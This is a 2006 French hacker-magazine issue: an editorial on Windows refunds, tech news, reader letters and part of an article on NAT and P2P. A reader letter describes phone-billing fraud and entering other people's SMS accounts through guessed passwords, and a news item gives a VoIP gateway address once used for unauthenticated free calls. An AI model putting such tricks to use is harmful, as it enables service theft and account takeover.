


TOUT CE QUE LES AUTRES N'OSENT PAS VOUS DIRE

NUMÉRO #14 / OCT - NOV 2006

# HACKER Magazine news

## TECHNOLOGIE

TRANSMETTRE  
des  
DONNÉES  
par LASER



LE MAGAZINE 100% SÉCURITÉ LE PLUS LU

WINDOWS

### PLUS RAPIDE

éliminez tous  
les process inutiles

## PEER TO PEER & FIREWALL

désactiver sans risque

**2€**  
0% DE PUBLICITÉ  
DES ARTICLES ET DE  
L'INFORMATION  
SEULEMENT

Spr a  
ditions

WEB

### LES STATISTIQUES DE SHINYSTAT

COMME vous ne les avez  
JAMAIS VUES

HACKING

### DEFENDEZ VOUS

de l'injection SQL

BEL/LUX : 2,3€ - CH : 4,00 FS \$ CAN : 3,25 - DOM : 2,45€



## MONTEZ ET DÉMONTEZ UN DISQUE SOUS LINUX

## Hacker News Magazine

1er magazine européen Hacker  
<http://www.hackernewsmag.com>  
[contact@hackernewsmag.com](mailto:contact@hackernewsmag.com)

### Contact France:

35 rue Emile Zola  
92150 Suresnes  
Tel. : 01 41 44 38 70  
Fax : 01 45 06 24 19

### Ont collaboré à ce numéro:

Grégory Peron, Gualtiero

### Maquette : NoviMedia LLC & OOO

### Imprimerie : ROTO 2000

Via Leonardo da Vinci 18/20  
Casarico (MI) Italia

### Distribution:

CCEI, 33 Rue Henard, 75012 Paris

### Commission paritaire : en cours

### Dépôt légal : à parution

ISSN : en cours

Tous droits réservés

**Hacker News magazine** est une publication du **groupe Sprea Editori**

### Directeur de la publication

Luca Sprea

**Sprea**  
editori

### Editeur :

Sprea Editori SPA

Via Torino 51 - 20063 Cernusco s/N,

Milano - Italie

La rédaction n'est pas responsable des textes, documents, photos, qui lui sont communiqués. La rédaction n'est pas responsable des textes, photos, illustrations et dessins qui engagent la seule responsabilité de leurs auteurs. Sauf accord particulier, les manuscrits, photos et dessins adressés à Hacker News Magazine publiés ou non, ne sont ni rendus ni renvoyés. Les indications de prix et d'adresses figurant dans les pages rédactionnelles sont données à titre d'information, sans aucun but publicitaire.

## Eulatromperie

Imaginons que je ne veuille pas de Windows. Imaginons que j'aie choisi d'utiliser un logiciel libre. Imaginons que je veuille acheter un ordinateur, mais sans être obligé de payer une copie de Windows, puisque je ne l'utilise pas?

Lorsque j'achète un ordinateur avec une copie de Windows offerte, ça n'a rien d'une promotion. Le prix du système d'exploitation est compris dans le prix de l'ordinateur. Qui coûterait donc moins cher sans Windows.

Et pas besoin d'utiliser Linux. En effet, il se pourrait très bien que j'aie déjà Windows chez moi. Pourquoi devrais-je acheter une deuxième copie si je n'en ai pas envie? Tout ce qu'il me faut, c'est un ordinateur.

Je lis le fichier eula.txt. Personne ne lit ce truc, à part les têtes dures. Dans le fichier eula.txt, c'est écrit noir sur blanc. Si je refuse l'installation lors du premier lancement de Windows sur mon nouvel ordinateur, je peux me le faire embourser.

C'est le droit de l'acheteur le plus élémentaire. Si je ne suis pas satisfait par la marchandise, je la rends dans un délai raisonnable, et je récupère mon argent.

Elémentaire? Pas du tout, mon cher Watson. Imaginons que j'achète un Dell. Essaie un peu d'annoncer à Dell que tu veux être remboursé de Windows. Ils vont te trouver une montagne d'excuses, te diront que cela ne les concerne pas. C'est faux, ils sont partie légal du contrat. Ils te diront que c'est Microsoft qui doit te rembourser. C'est faux, ce sont eux qui ont établi le prix de l'ordinateur et qui l'ont vendu, en ayant, au préalable, payé Microsoft pour installer une copie de Windows dedans.

Tu dois téléphoner plusieurs fois, envoyer des fax, menacer, contester, contredire. Malheur à celui qui touche au Graal Sacré. Comme si Windows était obligatoire de par la loi.

Mais cela peut encore être pire. Le vendeur peut te dire : écoute ; je n'en veux pas de Windows. Je te rembourse la licence, mais tu gardes le programme.

Avons-nous gagné pour autant? Non. Nous avons perdu encore plus tristement. Le vendeur va jusqu'à nous rembourser pour ne pas avoir à rendre un paquet à Microsoft. Il est prêt à y être de sa poche quitte à ne pas offenser son Patron.


Conclusion : il s'avère que les fabricants d'ordinateurs contenant Windows ont peur de Microsoft, et qu'ils préfèrent y perdre plutôt que de risquer de perdre la face. Microsoft ne saura donc jamais qu'une personne a demandé à être remboursée. D'ailleurs, il ne veut peut-être même pas le savoir. Quand il vend un système d'exploitation, c'est pour la vie.

La Commission antitrust de l'Union européenne en a après Microsoft pour des questions d'abus de monopole. Soit. C'est intéressant. Mais elle ferait mieux de s'occuper des remboursements de Windows aux personnes communes.

Donc si vous utilisez Windows, pas de problème. Vous l'avez acheté, c'est normal que vous vous en serviez.

En revanche, si vous ne vous servez que de Linux, faites-vous entendre. Demandez à être remboursé. Haussez la voix, et fâchez-vous s'il le faut.

Le plus incroyable, c'est que nous ne nous battons pas uniquement pour nos droits, mais aussi pour ceux des vendeurs d'ordinateurs. Double boulot. Alors ils pourraient au moins nous accorder la moitié des satisfactions. Il suffirait qu'ils lisent le fichier eula.txt.




## Hacker News : votre magazine

Vous souhaitez participer à la vie de votre magazine ou tout simplement pousser un coup de gueule ? N'hésitez pas à nous faire part de vos remarques à

[contact@hackernewsmag.com](mailto:contact@hackernewsmag.com)

## Jitter Créepers

S'il est un côté positif que l'on reconnaîtra aux virus et autres spywares, c'est leur capacité à verser dans la nouveauté et à surprendre en permanence. La sécurité informatique est un



domaine dans lequel on ne s'ennuie jamais. Une des dernières nouveautés nous vient des Etats-Unis, et plus précisément de l'université de Pennsylvanie, spécialisée dans l'ingénierie et les sciences appliquées, où un groupe de chercheurs ont révélé l'existence d'une nouvelle menace : les JitterBugs». Prosaïquement, les Jitterbugs sont du matériel espion, cela peut être une souris, un microphone, ou plus généralement un clavier, dont le fonction sera identique à celle d'un «Keylogger» : enregistrer tout ce que l'utilisateur tape. Lutter contre cette nouvelle menace risque de poser de nombreux problèmes puisque le «virus» est matériel non logiciel, quoique qu'un logiciel soit utilisé pour récupérer les informations collectées par le «Jitterbug.»



## Copie conforme

C'est à l'occasion des conférences «Black Hat» sur la sécurité, qui se tenaient cet été à Las Vegas, qu'un expert en sécurité allemand a fait la démonstration du clonage d'un passeport biométrique, en copiant sur un PC portable le contenu de la puce radio intégrée dans son passeport, puis en transférant ces données grâce à un enregistreur de puces. Si la copie à l'identique du contenu d'une puce est effectivement possible, la modification de ces données est pour sa part beaucoup plus compliquée. Reste que le clonage de passeport ouvre la voie à diverses indécidables comme l'usurpation d'identité.

## Pleins pouvoirs

Le New York Times a révélé l'info au mois d'août : le contrat de l'ICANN (Internet Corporation For Assigned Names and Numbers) a été renouvelé pour cinq ans. Autrement dit, l'organisation américaine garde les pleins pouvoirs sur l'administration et la délivrance des noms de domaine de premier niveau, et donc sur les extensions «.com», «.net» et les 250 autres qui correspondent à des pays particuliers («.fr», «.de», etc.) Ce contrat doit être étudié et éventuellement reconduit tous les cinq ans.



## Patience...

Beaucoup l'attendent avec impatience : le Wi-Fi haut-débit qui via la norme 802.11n doit permettre des débits avoisinant les 600 mégabits par secondes (Mb/s) (contre 11 Mb/s ou 54 Mb/s actuellement). L'examen du dossier par l'IEEE (Institute of Electrical and Electronics Engineers) n'a malheureusement pas eu lieu, les dirigeants ayant préféré le repousser à l'année prochaine, voire à l'année suivante en raison du trop grand nombre de commentaires (12000) provoqué par la dernière proposition, et le temps que leur étude prendra. Reste que certains constructeurs proposent déjà du matériel normé «pré-802.11n» dont rien ne garanti qu'il soit compatible avec la norme finale.



## Mieux vaut changer de messagerie, ça va plus vite

Bonjour,  
Je voudrais savoir comment faire pour découvrir une "ordure" en réseau qui s'amuse à faire des dégâts dans ma boîte e-mail? Il y a quelqu'un qui change régulièrement mon mot de passe... Qu'est-ce que je peux faire pour le coincer? Est-ce que je dois demander à un hacker de ma zone?

François

Bonjour.

Un hacker de ta zone ne s'en tirera pas mieux qu'un hacker basé en Patagonie, s'ils peuvent tous deux examiner les logs du serveur de messagerie. Maintenant, admettons que ce ne soit pas possible; alors je te pose la question inverse: comment dois-tu faire pour ne pas te faire piquer ton mot de passe? Primo: est-ce que tu le choisis assez long, avec quelques chiffres dedans et un sens pas trop évident? Secondo: tu es sûr que personne n'a accès à ton ordinateur? Un dernier conseil: ouvre-toi une nouvelle adresse e-mail, où tu veux, et communique-la à une seule personne à la fois.

Attends une semaine ou deux, puis donne-la à une autre personne, et ainsi de suite. Dès que ton mot de passe se trouve modifié, il y a des chances que tu aies repéré « l'ordure ».

**La boîte de messagerie doit être différente des autres au-delà du mot de passe!**



## Chiffrement en lettres

Salut Nyarlathotep, moi c'est Babolgun.  
Tu n'aurais pas quelques trucs pour trouver du matériel sur le chiffrement? Même pointu au niveau mathématique, ça va très bien pour moi. Merci et au revoir.


Salut Babolgun,

Qu'est-ce que tu entends exactement par matériel sur le chiffrement? Sois tranquille, tu n'as pas besoin d'aller bien loin pour rentrer dans des maths bien poussées! Parmi les nombreux points de départ, tu as notamment <<http://www.counterpane.com/cryptogram.html>>, la newsletter sur la cryptographie de Bruce Schneier, une autorité en la matière.

Si tu veux quelque chose en italien, tu peux commencer par exemple par <<http://www.enricozimuel.net/algorithmi.asp?Cat=1>>, mais il y a une foule de choses en circulation sur Internet.


Nyarlathotep

Le Chaos Rampant



**Aujourd'hui, même un téléscripteur à ruban perforé pourrait servir d'appareil de chiffrement!**

## Alors...vous me les donnez ces jeux?



Je travaille dans le secteur des jeux vidéos de bar, et l'article sur le cabinet MAME Do-it-yourself m'a fait remonter le temps, jusqu'à l'époque où il fallait refaire tout le câblage si l'on voulait installer un nouveau jeu dans le meuble. Bref, ça m'a fait plaisir de lire qu'il y a des personnes qui se bougent pour avoir des jeux (aujourd'hui ridicules du point de vue technique) qui étaient mon gagne-pain quand la plupart des lecteurs de Hacker News Magazine n'étaient pas

encore nés.

L'article m'a donné envie de réinstaller un meuble avec plein de jeux, et tous les conseils pour adapter un PC sont les bienvenus! D'ailleurs, si vous avez besoin d'une pièce de rechange et que je l'ai en ma possession, je serai heureux de vous l'envoyer. Mais ce qui m'intrigue c'est ce mame... avec 4 000 jeux... je n'aurais jamais pensé qu'il y ait autant de vieux jeux sortis. Est-ce que vous pouvez m'indiquer où je peux les télécharger? Ou alors si le fichier Zip n'est pas trop lourd, est-ce que vous pourriez m'en envoyer?

Etienne

Cher Etienne,

nous transmettons aux lecteurs aussi bien ta requête que ta disponibilité! Nous ne pouvons pas distribuer des ROM protégées par un copyright, mais nous sommes sûrs que les lecteurs sauront te donner les bons conseils. Si quelqu'un a des infos, qu'il nous écrive et nous le mettrons en contact avec Etienne!


## L'essentiel sur le Telnet (et le ssh)

Salut, je voudrais savoir si le telnet permet à tout le monde d'accéder sans aucune autorisation depuis Windows XP.

Frédéric

Accéder... à quoi? Si c'est pour accéder à un système non protégé, pas besoin d'autorisation. Par contre, si le système est protégé, tu en as besoin!

PuTTY est un programme pour faire du telnet sur Windows. Tu le trouves à l'adresse <http://www.chiark.greenend.org.uk/~sgtatham/putty/>. Pour Linux et Mac OS X, il existe différents programmes, mais il est possible de lancer un telnet même depuis un shell. En général, le telnet est relativement peu sûr, et mieux vaut utiliser le ssh, qui chiffre les données en transit. PuTTY le fait sans problèmes.




## TELEPHONES PORTABLES ET GAINS ILLEGAUX

### Pas de menu chez Trois

Je voulais vous indiquer que 3, le distributeur spécialisé en téléphonie mobile, a ouvert un numéro spécial, le 133, permettant de parler à un opérateur. Lorsque j'appelle, d'abord on me demande mon numéro de téléphone, puis je peux accéder au menu. Souvent, même en appuyant sur la touche indiquée, je ne peux pas parler à l'opérateur, tout simplement parce que le menu correspondant n'existe pas. Je suis donc obligé de raccrocher et de rappeler à nouveau, et l'on me débite deux fois les 60 centimes d'euro!

Andrea

**Cher Andrea,**  
si c'est vrai, c'est pire que le hacking et le cracking! Voilà un comportement bien malhonnête. Mais si c'est dû à un mauvais fonctionnement temporaire, nous invitons 3 à s'expliquer sur ce point.



Salut, nous recherchons le logiciel xhourgas pour pouvoir exhumer le projet et continuer à le développer. Il s'agit d'un réveil qui émet des signaux sonores, euh... disons assez désagréables, à une heure programmée.

**((ILLEGAL) OMNITEL:** j'appelais un numéro vert inexistant. Tandis que la petite voix m'expliquait que ce numéro n'existait pas, j'envoyais un texto que j'avais mémorisé au préalable, et je raccrochais une fois qu'il était envoyé. Il fallait avoir la tarification à la seconde, et un crédit inférieur au coût d'un Sms (environ 10 centimes) sur la carte sim, sinon ils le déduisaient. Ce bug a été éliminé en janvier 2004.

**(légal) TIM:** vive l'auto-rechargement! J'avais trois numéros, et j'envoyais des textos uniquement sur les numéros TIM. A la veille de Noël, j'ai envoyé 600 textos avec 6 euros, tous vers des numéros TIM. 1.800 textos x 72 lires d'auto-rechargement... j'ai gagné 300 euros en deux ans, malgré qu'ils aient changé mille fois les détails de la tarification.

Mais ce bug aussi a été éliminé.  
**(illégal) SMSfun:** un site où j'envoyais des SMS avec le numéro d'une personne X. J'étais enregistré et je payais 9 centimes les Sms en appelant un numéro 899. Une dizaine d'imbéciles avaient un mot de passe identique à leur nom d'utilisateur, et donc je pouvais entrer sur leur page comme si de rien n'était et leur piquer quelques Sms.

On peut encore trouver quelques imbéciles de ce genre, mais cela devient difficile

...[Note de Barg: ce qui suit est publié exactement tel que nous l'avons reçu. Nous nous refusons de prendre le temps nécessaire pour le traduire!]

**(légal) 3:** c le seul ki fonct. encore, ts les autres sont résolus. Kan tu reçois 1 appel, sauf de 3, tu es rechargé de 5 cent/minute (tua matic), si tu actives tua matic+ ou 1 truc du genre tu rec 2 cent pr ch. sms reçu, sauf de 3; et si je passe par une passerelle sms où ke je me les env par Internet? Peut-être ke l'auto-rechargement marche! Je conseille tele2internet parce kil est rapide; ac tele2 tu as 10 sms par jour! Merci aux jumeaux Calo et Carme qui m'ont initié au hacking.

er\_piccoletto  
r\_piccoletto@yahoo.it

Salut,  
nous espérons que tu te limites maintenant à des choses légales, et nous encourageons tout le monde à lire ta lettre.

Non pas pour t'imiter (ne faites pas dans l'illégalité!) mais pour en tirer des leçons. Soyez vigilant avec votre nom d'utilisateur et votre mot de passe ...

### On recherche logiciel perdu


Nous avons effectué une recherche sur Google (les deux seuls résultats étaient des liens vers les archives de la mailing-list, sur laquelle nous avons posté notre première "recherche"), sur SF.net (aucun résultats), sur freshmeat (un seul résultat : la page qui annonce que le projet est officiellement abandonné :).

Nous avons également cherché dans les archives des anciennes versions de Slackware, Red Hat, Gentoo, sans aucun résultat. La seule info dont nous disposons est la suivante : la dernière apparition du paquet en question remonte aux premières distributions Linux, distribuées (désolé pour la répétition) par Infomedia. Si quelqu'un a des nouvelles, il peut me les envoyer à l'adresse e-mail suivante: exxtreme@altervista.org, ce

serait vraiment sympa.  
D'avance merci,  
X-3mE'89  
(<http://exxtreme.altervista.org>)

Nous publions cet appel en espérant que quelqu'un possède le logiciel perdu.  
Ou qu'il connaisse des systèmes de recherche sur Internet non accessibles au commun des mortels!






## NE PAS DERANGER

*Don't disturb est le nom d'un logiciel pratique et intelligent pour votre mobile. L'idée est simple mais géniale : il répond aux appels manqués par un texto que vous avez mémorisé au préalable, reconnaît les groupes d'appels auxquels il faut répondre et évite de répéter trop souvent le même message à la même personne. La version d'essai peut être téléchargée sur [www.jgui.net/DND](http://www.jgui.net/DND) et donne droit à trois réponses. Ensuite de quoi il faut dépenser quelque chose comme dix euros pour débloquent le tout définitivement, grâce à un code envoyé on-line.*

# VIRUS DE P2P



Il se fait passer pour un programme utilitaire de cracking d'un logiciel de copie de DVD, sous le nom de AnyDVD 5.1.0.1 Crack+Keygen By Razor.exe. Or il s'agit en réalité du ver Nopir-b, découvert par Sophos, qui se propage principalement via le logiciel eMule. Si ce fichier est exécuté, il tente de supprimer tous les fichiers .mp3 et .com, et d'endommager le gestionnaire des tâches (task manager), les registres et le panneau de configuration.

Ensuite, il se copie à divers emplacements, en espérant être retransmis à tous les autres nœuds du circuit p2p par l'utilisateur d'eMule. Qui peut bien avoir inventé ça ?

## WC POUR LES CHATS



**P**ourquoi votre chat ne pourrait-il pas se servir des WC pour faire ses besoins quotidiens? C'est ce que vous propose le site [www.litterkwitter.com.au](http://www.litterkwitter.com.au), dont l'idée est en train de faire le tour du monde. Il serait donc possible de dresser un chat pour aller aux toilettes, en suivant à la lettre les instructions vendues avec le système, rédigées par un expert vétérinaire. Faut-il ensuite lui apprendre à lire, pour qu'il puisse mieux profiter de cette invention?...

## WIFI HORS DE CHEZ MOI

**L**e système WiFi peut-il être utilisé hors de la maison? Pour le moment, non; ou plutôt, on ne sait pas. Quoiqu'il en soit, il n'existe pas de loi réglementant et autorisant l'usage des fréquences de 2,54 et 5 Ghz hors de chez soi. L'association des fournisseurs italiens, Assoprovider, insiste pour accélérer l'introduction d'une loi qui libéraliserait ce secteur, comme cela semble sur le point d'arriver pour WiMax, la nouvelle technologie WiFi qui abat les limites



actuelles de réception du signal. Assoprovider, vous avez notre soutien.

## TIGER RUGIT CHEZ APPLE




**T**iger, le nouveau MacOS X, est arrivé sur le marché au prix de 129 Euros. Il propose des technologies épatantes, comme Spotlight, qui permet de tout localiser instantanément (document, e-mail, application...) sans devoir chercher sur le disque dur. Ou bien Dashboard, qui permet de créer, en deux temps trois mouvements, des widgets, c'est-



à-dire de petites applications capables d'assurer de nombreuses fonctions immédiates, à la mesure de l'utilisateur. Ou encore iChat, qui comprend le standard H.264 et permet des vidéoconférences de haute qualité, jusqu'à 10 utilisateurs simultanés. Et ainsi de suite, de merveille en merveille. Et Microsoft? Au poteau!

## VERS SP3 ?

**L**es délais de Longhorn, le nouveau système d'exploitation de Microsoft, s'allongent de plus en plus, et l'on ne verra rien jusqu'en 2006. Des rumeurs officieu-



## HOT NEWS

### CRYPTOGRAPHIE PARFAITE

Envoyer un rayon de lumière contenant les clés pour décrypter un message n'est pas du tout un moyen sûr: ça aussi, on peut l'intercepter. Un moyen parfaitement sûr



est d'envoyer un photon contenant ladite clé. C'est ce qu'a fait un chercheur australien, à l'aide de trois accessoires simples: un four à micro-ondes, un minuscule diamant et une fibre optique. Le tout financé par le gouvernement australien. Si ce système fonctionne, cela sera une véritable révolution au niveau de la transmission sécurisée des clés cryptographiques.

A l'épreuve de cracker.



### DES IMAGES SUR LE PORTABLE

Envoie un SMS au 482001 avec le numéro de l'image ou le nom de famille du footballeur de la collection Panini Football 2004-2005, et tu recevras l'image par MMS ou via Wap Push, directement sur l'écran de ton téléphone portable. Le prix ? 2 euros par image, plus le coût de la connexion wap suivant ton plan tarifaire.

### FINIS LES APPELS GRATUITS AVEC TISCALI

L'astuce était simple: il suffisait d'insérer 213.205.4.83:5060 comme passerelle du système VoIP en place, et l'on pouvait profiter du serveur netphone.tiscali.it sans nom d'utilisateur ni mot de passe. On pouvait donc appeler gratuitement dans le monde entier.

Ils ont mis du temps à s'en apercevoir, mais ils n'ont mis que 24 heures pour y remédier.

Ce n'est désormais plus possible, mais le phreaking moderne est clairement en train de s'orienter vers les systèmes VoIP.



### FIREFOX A PLEIN GAZ

Plus de 50 millions de copies de Firefox ont été téléchargées à ce jour. Le double du nombre obtenu à la mi-février. Le navigateur de Mozilla se maintient donc en deuxième position dans le classement des navigateurs les plus répandus. Toutefois, Internet Explorer reste en tête, malgré une certaine baisse, avec une belle part de marché de plus de 86%. En attendant, la sortie d'Explorer 7.0. ne saurait tarder.



ses parlent de l'arrivée imminente d'un Service Pack 3 pour prolonger le temps de vie de XP. Suivront bien évidemment les patches associés, les mises à jour contre les vers qui seront introduits et tous les problèmes de sécurité correspondants. En attendant, IE7 promet d'inclure des solutions d'anti-phishing. Que quelqu'un est déjà en train d'essayer de contourner ?



### DEUX MILLE SITES DÉPOTOIRS

Incroyable mais vrai. En Italie, par exemple, il y a environ deux mille domaines dont le nom ressemble à s'y méprendre à celui d'un domaine célèbre, et qui exploitent les éventuelles erreurs de frappe des utilisateurs. Par exemple, il y a au moins 1894 domaines qui commencent par www suivi d'un nom, sans point. Conséquence, si vous oubliez le point entre www et google et que vous tapez wwwgoogle.it, vous serez redirigé vers une page, http://216.110.138.31/www555//, qui vous envoie sur le site www.555.it. Une pratique que certains souhaitent rendre illégale. Le risque couru jusqu'à présent est, dans le pire des cas, d'être envahi de malwares en tout genre.

Statistiche e Sondaggi. Errori di battitura url.

Questa pagina non corrisponde alla Vostra richiesta


Siete arrivati qui per un errore nella digitazione dell'URL a cui tentavate di arrivare.

Se volete visitare altri siti [Cliccate qui](#)

se volete potete tornare indietro cliccando sull'apposito tasto del browser oppure chiudere questa finestra.

# LE PARE-FEU NE NOUS ARRETERA PAS

*Les deux faces  
du p2p:  
trop protégé,  
on a du mal  
à communiquer ;  
trop peu  
protégé, on  
attrape des  
chevaux de Troie,  
des virus et des  
malwares. Mais  
est-ce vraiment  
la réalité?*



**E**n général, quand quelqu'un utilise un logiciel de partage de fichiers (file sharing), ou de partage de flux (stream sharing), il le fait sans trop y réfléchir et la plupart du temps sans trop de problème. Car les connexions à Internet se font souvent de manière directe, à partir d'une adresse Ip généralement dynamique, la nôtre, vers d'autres adresses. Or beaucoup d'utilisateurs, coincés derrière une NAT (Network Address Translator), n'arrivent même pas à dépasser le réseau auquel ils sont connectés. La Nat est un système de pare-feu de plus en plus répandu aujourd'hui, étant donné la diminution constante du nombre d'adresses IP. Ainsi, les fournisseurs d'accès les plus importants placent, entre nous et le monde, un système qui se présente sous la forme d'un dispositif

unique, avec une adresse IP unique, d'où partent des paquets contenant en fait l'adresse du destinataire et notre véritable adresse interne au réseau, associée à un port de communication. La réponse du destinataire arrive, comme pour tous les autres, à l'adresse commune, mais ensuite le paquet est analysé, puis, suivant le port de communication utilisé et indiqué dans le paquet, redirigé vers l'ordinateur émetteur, c'est-à-dire le nôtre. C'est le cas de Fastweb et d'autres fournisseurs importants qui garantissent une très grande qualité de réseau et une très haute vitesse. En réalité, nous autres utilisateurs faisons partie d'un réseau protégé par Nat et apparaissions, de l'extérieur, comme une seule et unique entité. Aucun problème tant que la communication part de nous, car le destinataire trouve dans nos paquets tous les élé-

ments nécessaires pour pouvoir répondre. Les problèmes commencent lorsque quelqu'un de l'extérieur veut nous appeler : ne connaissant que l'adresse commune à tous les utilisateurs, il ne saura pas comment nous joindre.

En conclusion, il ne serait théoriquement pas possible d'employer les différentes techniques de communication, tels que le p2p, la téléphonie VoIP, le chat vidéo, et ainsi de suite. Ceci est vrai dans beaucoup de cas, mais pas dans tous. Car la communauté des développeurs s'est mise à explorer de nouvelles voies.

## UNE ATTAQUE SOURNOISE

**B**eaucoup plus sournoise est la technologie que nous promet [www.viralg.com](http://www.viralg.com), dont le principe consisterait à mélanger de mauvais fichiers avec des fichiers protégés par copyright, comme par exemple les mp3. Conclusion : toute tentative de téléchargement par le biais du p2p se solderait par la réception d'un fichier totalement inutilisable.

Une astuce simple pour le bonheur des grandes maisons de disques ? Cela reste à voir.



## TCP et UDP

Une voie de plus en plus diffuse consiste à créer un tunnel UDP dans une Nat, au lieu d'utiliser le TCP habituel. Voilà pourquoi.

TCP est un protocole de connexion : lorsque que nous lançons une connexion, un ordinateur envoie un signal et l'autre répond. En séquence, pour ouvrir une connexion, il faut trois paquets de synchronisation et de reconnaissance ; voilà à peu près comment cela se passe :

**Io:porta 3000 SYN → Tu:porta 80**  
**Io:porta 3000 SYN ← SYN/ACK Tu:porta 80**  
**Io:porta 3000 ACK → Tu:porta 80**

**Voilà, la connexion est désormais ouverte et nous pouvons commencer à transmettre les messages**

### dans les deux directions.

Les pare-feu exploitent la séquence initiale afin de comprendre quand commence une connexion : ils laisseront plus de liberté à un ordinateur qui se connecte derrière un pare-feu, qu'à une connexion arrivant de l'extérieur. Il faut également remarquer qu'une connexion est identifiée par la combinaison des couples adresse IP/port des deux machines.

Donc, si les adresses respectives de notre ordinateur et de l'ordinateur distant sont 10.11.12.13 et 14.15.16.17, la connexion indiquée plus haut peut s'écrire ainsi :

**TCP: 10.11.12.13:3000 ←→ 14.15.16.17:80**

